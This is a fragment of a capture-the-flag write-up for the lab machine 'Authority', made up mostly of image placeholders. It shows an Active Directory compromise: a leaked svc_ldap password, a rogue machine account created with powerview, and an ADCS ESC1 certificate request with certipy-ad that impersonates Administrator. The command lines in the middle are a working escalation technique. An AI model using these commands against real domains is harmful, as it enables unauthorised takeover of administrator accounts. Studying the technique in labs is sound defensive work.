

I ingested it into bloodhound and checked out the results. Unfortunately the results were quite depressing, although I did have remote management access:
Foothold

Shell as svc_ldap
user.txt

I tried to enumerate the system but did not find anything of use so instead checked out the Certificate Services.
Privilege Escalation
ADCS - ESC1

Using certipy-ad I checked out the vulnerable templates.
Looks like we have enrollment rights over CorpVPN:

Furthermore we see an Enrollable Principal:

Domain Computers Enrollable
We can exploit the enrollable principal by adding a malicious machine account using powerview:
powerview authority.htb/'svc_ldap':'lDaP_1n_th3_cle4r!'@10.129.229.56
Add-ADComputer -ComputerName hacked -ComputerPass P@ssword123
I can now request the Administrator certificate:
certipy-ad req -dc-ip 10.129.229.56 -u 'hacked$' -p 'P@ssword123' -ca AUTHORITY-CA -template CorpVPN -upn Administrator

For persistence I will modify the password as well:
root.txt

At last I get access as Administrator and get the root flag.